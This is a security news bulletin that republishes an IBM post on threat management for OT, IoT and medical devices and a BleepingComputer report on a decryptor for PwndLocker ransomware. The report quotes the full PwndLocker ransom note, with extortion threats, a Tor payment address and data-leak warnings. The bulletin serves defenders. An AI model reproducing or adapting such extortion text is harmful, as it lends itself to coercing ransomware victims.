Industrial organizations are adding many [connected technologies into the manufacturing process](#), such as industrial control systems (ICS), supervisory control and data acquisition systems (SCADA), distributed control systems (DCS), programmable logical controllers (PLC) and smart sensors. Manufacturing environments have devices on the assembly line and robots, oil pipelines have pressure sensors, and food facilities have temperature sensors. With the addition of these numerous connected devices can come mounting security risks to critical infrastructure.

A [yearly research study](#) conducted by IBM shows that in 2019 there was a 2,000 percent increase in OT cybersecurity attacks. Yes, you read that correctly — 2,000 percent. As operational organizations and industries experience innovation and connectivity, bad actors can take notice and execute security attacks. To help mitigate these risks, organizations can adopt an [operational technology security strategy](#).

As businesses modernize their operational equipment and traditional IT systems rely on operational data to optimize and improve organizational metrics, the two environments are converging. Traditional IT infrastructure can control physical assets in the operational technology domain, and this overlap allows an [IT breach to target OT devices](#). In 2019, [IBM X-Force Incident Response and Intelligence Services \(IRIS\)](#) responded to a breach where [ransomware](#) infected an IT system and moved laterally into OT infrastructure. The attack brought plant operations to a halt and caused a ripple effect in global markets. [Research](#) also shows that threats to industrial control systems and operational technology will likely continue to grow.

An Agentless Approach to IoT Security

The combination of digital transformation and the “Internet of Everything” can reshape the modern landscape of goods and services. Additionally, the new dawn of [5G](#) could bring blazing connection speeds and have significant impacts on the number of connected devices. If we look across offices, factories, hospitals and transportation networks, we see numerous devices throughout the organization:

- Badge access systems
- Telephony systems

- Laptops and desktops
- Wireless keyboards, mice, printers and Bluetooth devices
- Smart TVs, smart security cameras and smart boards
- Smart lighting, HVAC and building management systems

All of these devices are designed to connect and transmit information to other devices and systems. However, IoT devices can present a [rapidly growing enterprise security risk](#). Why is that? IoT devices generally do not have security agents installed. Security agents are pieces of software that allow the collection of device data and enable protection of the device. However, there are connected and unmanaged smart devices that do not have this capability. These issues can make IoT devices easier for attackers to access remotely. IBM's Threat Intelligence Index reports [widespread use of command injection \(CMDi\) attacks](#) containing instructions to download malicious payloads targeting various types of IoT devices. Because many IoT devices do not have security agents to monitor these attacks, we need to take an agentless approach to help gain visibility into devices and their activity on a network.

How do you implement an agentless approach? Machine learning (ML) and artificial intelligence (AI) are a big part of it. Security providers first create an enterprise-scale knowledge base of an organization's devices and combine that with a device behavior crowdsourcing engine. This crowdsourcing engine uses ML and AI to determine when a device exhibits abnormal behavior. For example, an IP camera that is behaving differently than hundreds of others across a client's environment can be flagged as a possible threat

IoMT Devices Could Affect Healthcare Services

Additionally, the internet of things is bringing its connectivity to all markets, including the medical industry. The [internet of medical things](#) generally refers to a group of medical devices, software applications and infrastructure all connected to the internet. These devices can include heart pumps, patient trackers, blood infusion pumps and more. Patient data captured from these connected devices helps to inform decisions by healthcare providers. Therefore, a cybersecurity threat to these devices could interfere with care and potentially cause physical harm to patients. IBM's Threat Intelligence Index reports that [healthcare was the 10th most targeted industry](#) for cybersecurity attacks in 2019.

In short, many organizations are on a journey of digital transformation that is increasing the number of devices and ultimately the variety of threat vectors as potential security targets. The security domain touches on every area of an organization including OT, IoT and IoMT areas.

So how do we provide [threat management](#) for all of these connected and unmanaged devices?

[Learn more about driving security into the fabric of your business](#)

New Technology Domains Require Integrated Threat Management

The convergence of the device landscape presents a new challenge for organizational security. Attacks against the IoT, for example, need to be analyzed to determine the IT assets the attacker may be ultimately after. In many cases, the IoT or OT device is being utilized as an attack vector only, which ties the security of connected devices to that of traditional IT assets.

Securing these domains requires an [integrated approach](#) to threat management and an understanding that threat management is a journey. The [NIST Cybersecurity Framework](#) provides a programmatic approach that addresses the entire life cycle of threats. NIST outlines the following five core tasks:

- **Identify** organizational systems, assets, data and devices
- **Protect** assets with a mix of technology, policies and practices
- **Detect** security events, anomalous activity and malicious behavior
- **Respond** to detected events and suspected incidents
- **Recover** by restoring affected systems and data

Using a standardized approach such as [NIST's](#) can help organize the activities of a security or incident team by outlining a logical, practical approach to incident management. A standards-based approach provides a reliable, repeatable framework for managing multiple types of security incidents and encourages transparency, a shared vocabulary and predictable outcomes in [responding to threats](#).

Potential benefits of using this approach include:

- **Visibility** — Uncovering all connected devices and providing an open-book solution
- **Speed** — Automation increases speed to action
- **Consistency** — Prescriptive action increases consistency
- **Quality** — Enriched investigation results in higher quality
- **Partnership** — Joint development of security maturity road map and execution
- **Governance** — Routine advisory service and continuous optimization

Threat management is the heart and soul of any security organization. Using a standardized approach can help organizations integrate threat and incident life cycle management. Performing NIST functions across the new hybrid landscape can help security organizations [manage cybersecurity risks](#).

X-Force Threat Management for OT, IoT and IoMT

[IBM's X-Force Threat Management](#) is an integrated program of services and technology designed to help your organization through the entire threat management journey. Our X-Force Threat Management solution helps implement the NIST framework for the OT, IoT and IoMT domains to bring visibility into unmanaged and connected devices. Our solution offers:

- **Threat insight** using IBM X-Force Red offensive services and vulnerability management, X-Force Research and Threat Intelligence, and consulting services
- **Threat protection** using global managed security services, [SIEM management](#), mobile app access and virtual security operations centers (SOCs)
- **Threat detection** using patented artificial intelligence, machine learning and automation via the X-Force Protection Platform, providing continuous monitoring and detection
- **Threat response** using IBM Resilient, IBM IRIS Vision Retainer and response expertise for speed and repeatable response to threats
- **Threat recovery** using IBM X-Force IRIS, analytics and business continuity plans to help organizations return to normal operations

We leverage technology that discovers potential threats in your environment — managed and unmanaged devices, both on and off your network as well as in your airspace. IBM's [X-Force Threat Management](#) integrates the capabilities of offensive security services, managed security services, artificial intelligence, incident response and [continuous improvement](#). IBM X-Force Threat Management offers integrated threat and incident life cycle management.

[Learn more about X-Force Threat Management](#)


The post [Modernizing Threat Management for the Evolving Attack Surfaces of OT, IoT and IoMT](#) appeared first on [Security Intelligence](#).

Source: <http://feedproxy.google.com/~r/SecurityIntelligence/~3/sJQ7O5Djhbo/>

15. PwndLocker Ransomware Gets Pwned: Decryption Now Available

Emsisoft has discovered a way to decrypt files encrypted by the new PwndLocker Ransomware so that victims can recover their files without paying a ransom.

We were the first to report about a relatively [new ransomware called PwndLocker](#) that was encrypting organizations and cities around the world and then demanding ransoms ranging from \$175,000 to over \$660,000 depending on the size of the network.



```
*HOW_TO_Recovery_Files.txt - Notepad2
File Edit View Settings
1 Your network have been penetrated and encrypted with a strong algorithm
2 Backups were either removed or encrypted
3 No one can help you to recover the network except us
4 Do not share this link or email, otherwise, we will have to delete the decryption keys
5
6 To get your files back you have to pay the decryption fee in BTC.
7 The price depends on the network size, number of employees and annual revenue.
8
9 Download TOR-Browser: https://www.torproject.org/download/
10 Login ax3spapdymp4jpy.onion using your ID xxxx
11 or
12 contact our support by email xxx@xxx.com
13 You'll receive instructions inside.
14 You should get in contact with us within 2 days after you noticed the encryption to have a
    good discount.
15
16 The decryption key will be stored for 1 month.
17 The price will be increased by 100% in two weeks
18 We also have gathered your sensitive data.
19 We would share it in case you refuse to pay
20
21 Do not rename or move encrypted files
22 Decryption using third party software is impossible.
23 Attempts to self-decrypting files will result in the loss of your data.
Ln 12 / 23 Col 41 Sel 0 1.04 KB ANSI CR+LF INS Default Text
```

PwndLocker Ransom Note

Among these victims is Lasalle County, Illinois who was hit with a 50 bitcoin ransom (\$442,000) and the City of Novi Sad, Serbia who had over 50TB of data encrypted.

After analyzing the PwndLocker ransomware, Emsisoft's Fabian Wosar was able to spot a weakness in the malware that allows victims to recover their files without paying the ransom.

To receive help with the ransomware, Wosar told BleepingComputer that victims need to send him a copy of the ransomware executable that was used in the attack. Unfortunately, after deploying the ransomware the attackers are deleting this executable.

Victims may be able to recover the executable [using Shadow Explorer](#) or file recovery tools. When searching for the executable, victims should look in the %Temp%, C:\User folders, and %Appdata% folders. Once an executable is found, victims can [contact Emsisoft](#) to receive help.

Source: <https://www.bleepingcomputer.com/news/security/pwndlocker-ransomware-gets-pwned-decryption-now-available/>

If you want to learn more about ASOC and how we can improve your security posture, contact us at: **tbs.sales@telelink.com**

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.